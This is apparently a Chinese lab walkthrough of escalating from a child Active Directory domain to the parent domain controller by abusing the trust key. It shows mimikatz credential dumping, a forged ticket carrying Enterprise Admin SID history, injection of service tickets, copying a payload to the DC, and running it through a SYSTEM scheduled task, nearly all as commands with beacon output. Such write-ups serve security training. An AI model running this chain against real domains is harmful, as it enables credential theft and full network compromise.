
利用域信任密钥获取目标域

实验环境


IP地址	所属域	域中地位	机器名	当前登录用户
192.168.41.10	hack.com	根域的域控	DC	hack\administrator
192.168.41.170	abc.hack.com	子域的域控	DC2	abc\administrator
192.168.41.175	abc.hack.com	子域中的机器	PC-2008	abc\wanli

当前已经控制abc.hack.com域，其中包括 DC2机器和PC-2008机器




实验步骤

当前无法访问DC.HACK.COM



使用mimikatz获取 当前域的 `SID` 父域的 `SID` 子域域管的NTLM 信任密钥

```
mimikatz.exe "privilege::debug" "lsadump::lsa /patch /user:HACK$"
"lsadump::trust /patch" exit
```



在普通的域内用户中创建创建高权限票据

```
mimikatz.exe "kerberos::golden /domain:子域 /sid:子域SID /sids:父域-519 /rc4:信任密钥 /user:任意用户 /service:krbtgt /target:父域 /ticket:subdc_administrator.kirbi" exit

mimikatz.exe "kerberos::golden /domain:abc.hack.com /sid:S-1-5-21-2902250016-280749999-3752131090 /sids:S-1-5-21-2716900768-72748719-3475352185-519 /rc4:4101a9a4410052f42a70990e5371a5b9 /user:administrator /service:krbtgt /target:hack.com /ticket:administrator.kirbi" exit
```

```
beacon> shell dir
[*] Tasked beacon to run: dir
[+] host called home, sent: 34 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 3881-F259

 C:\Users\wanli\Desktop 的目录

2022/10/06  21:48    <DIR>          .
2022/10/06  21:48    <DIR>          ..
2022/06/17  00:40            14,336 1.exe
2022/10/06  21:48             1,383 subdc_administrator.kirbi
               2 个文件         15,719 字节
               2 个目录 10,940,858,368 可用字节
```

上传asktgs.exe和kirbikator.exe工具，asktgs.exe伪造票据，kirbikator.exe注入票据

```
beacon> shell dir
[*] Tasked beacon to run: dir
[+] host called home, sent: 34 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 3881-F259

 C:\Users\wanli\Desktop 的目录

2022/10/07  17:18    <DIR>          .
2022/10/07  17:18    <DIR>          ..
2022/06/17  00:40            14,336 1.exe
2022/10/07  16:46           353,280 asktgs.exe
2022/10/07  16:44           367,104 kirbikator.exe
               3 个文件        734,720 字节
               2 个目录 11,032,322,048 可用字节
```

创建CIFS服务的票据进行复制文件的操作

```
shell asktgs.exe administrator.kirbi CIFS/DC.hack.com
```

```
 .##   ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                       (oe.eo)
  '#####'                                                     * * */

Ticket    : administrator.kirbi
Service   : krbtgt / hack.com @ abc.hack.com
Principal : hahaha @ abc.hack.com

> CIFS/DC.hack.com
  * Ticket in file 'CIFS.DC.hack.com.kirbi'

beacon> shell dir
[*] Tasked beacon to run: dir
[+] host called home, sent: 34 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 3881-F259

 C:\Users\wanli\Desktop 的目录

2022/10/07  17:21    <DIR>          .
2022/10/07  17:21    <DIR>          ..
2022/06/17  00:40            14,336 1.exe
2022/10/07  17:20             1,383 administrator.kirbi
2022/10/07  16:46           353,280 asktgs.exe
2022/10/07  17:21             1,144 CIFS.DC.hack.com.kirbi
2022/10/07  16:44           367,104 kirbikator.exe
               5 个文件        737,247 字节
               2 个目录 11,032,313,856 可用字节
```

将票据注入内存

```
shell kirbikator.exe lsa CIFS.DC.hack.com.kirbi
```

```
beacon> shell kirbikator.exe lsa CIFS.DC.hack.com.kirbi
[*] Tasked beacon to run: kirbikator.exe lsa CIFS.DC.hack.com.kirbi
[+] host called home, sent: 72 bytes
[+] received output:

  .#####.   KiRBikator 1.1 (x86) built on Dec  8 2016 00:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                       (oe.eo)
  '#####'                                                     * * */

Destination : Microsoft LSA API (multiple)
 < CIFS.DC.hack.com.kirbi (RFC KRB-CRED (#22))
 > Ticket hahaha@abc.hack.com-CIFS~DC.hack.com@HACK.COM : injected
```

访问域控

```
shell dir \\dc.hack.com\c$
```

```
beacon> shell dir \\dc.hack.com\c$
[*] Tasked beacon to run: dir \\dc.hack.com\c$
[+] host called home, sent: 51 bytes
[+] received output:
 驱动器 \\dc.hack.com\c$ 中的卷没有标签。
 卷的序列号是 4A35-60F8

 \\dc.hack.com\c$ 的目录

2013/08/22  23:52    <DIR>          PerfLogs
2022/09/22  14:46    <DIR>          Program Files
2013/08/22  23:39    <DIR>          Program Files (x86)
2022/09/27  20:11        12,566,528 system.hive
2022/09/27  20:10    <DIR>          test
2022/03/30  16:37    <DIR>          Users
2022/08/18  13:10            14,336 wanli.exe
2022/09/27  14:27    <DIR>          Windows
               2 个文件     12,580,864 字节
               6 个目录 14,241,038,336 可用字节
```

服务恶意文件,如果复制失败，请注入host服务票据。

```
shell copy 2.exe \\dc.hack.com\c$
```

```
beacon> shell copy 2.exe \\dc.hack.com\c$
[*] Tasked beacon to run: copy 2.exe \\dc.hack.com\c$
[+] host called home, sent: 58 bytes
[+] received output:
已复制         1 个文件。
```

伪造host服务，进行创建计划任务

```
shell asktgs.exe administrator.kirbi host/DC.hack.com
```

```
beacon> shell asktgs.exe administrator.kirbi host/DC.hack.com
[*] Tasked beacon to run: asktgs.exe administrator.kirbi host/DC.hack.com
[+] host called home, sent: 78 bytes
[+] received output:

  .#####.   AskTGS Kerberos client 1.0 (x86) built on Dec  8 2016 00:31:13
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                       (oe.eo)
  '#####'                                                     * * */

Ticket    : administrator.kirbi
Service   : krbtgt / hack.com @ abc.hack.com
Principal : hahaha @ abc.hack.com

> host/DC.hack.com
  * Ticket in file 'host.DC.hack.com.kirbi'
```

将票据注入内存

```
shell kirbikator.exe lsa host.DC.hack.com.kirbi
```

```
beacon> shell kirbikator.exe lsa host.DC.hack.com.kirbi
[*] Tasked beacon to run: kirbikator.exe lsa host.DC.hack.com.kirbi
[+] host called home, sent: 72 bytes
[+] received output:

  .#####.   KiRBikator 1.1 (x86) built on Dec  8 2016 00:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                       (oe.eo)
  '#####'                                                     * * */

Destination : Microsoft LSA API (multiple)
 < host.DC.hack.com.kirbi (RFC KRB-CRED (#22))
 > Ticket hahaha@abc.hack.com-host~DC.hack.com@HACK.COM : injected
```

创建计划任务

```
schtasks /create /s dc.hack.com /tn test /sc onstart /tr c:\1.exe /ru system /f
```

```
beacon> shell schtasks /create /s dc.hack.com /tn test /sc onstart /tr c:\1.exe /ru system /f
[*] Tasked beacon to run: schtasks /create /s dc.hack.com /tn test /sc onstart /tr c:\1.exe /ru system /f
[+] host called home, sent: 110 bytes
[+] received output:
成功: 成功创建计划任务 "test"。
```

执行计划任务

```
schtasks /run /s dc.hack.com /i /tn "test"
```

```
beacon> shell schtasks /run /s dc.hack.com /i /tn "test"
[*] Tasked beacon to run: schtasks /run /s dc.hack.com /i /tn "test"
[+] host called home, sent: 73 bytes
[+] received output:
信息: 计划任务 "test" 正在运行。
成功: 尝试运行 "test"。
```

上线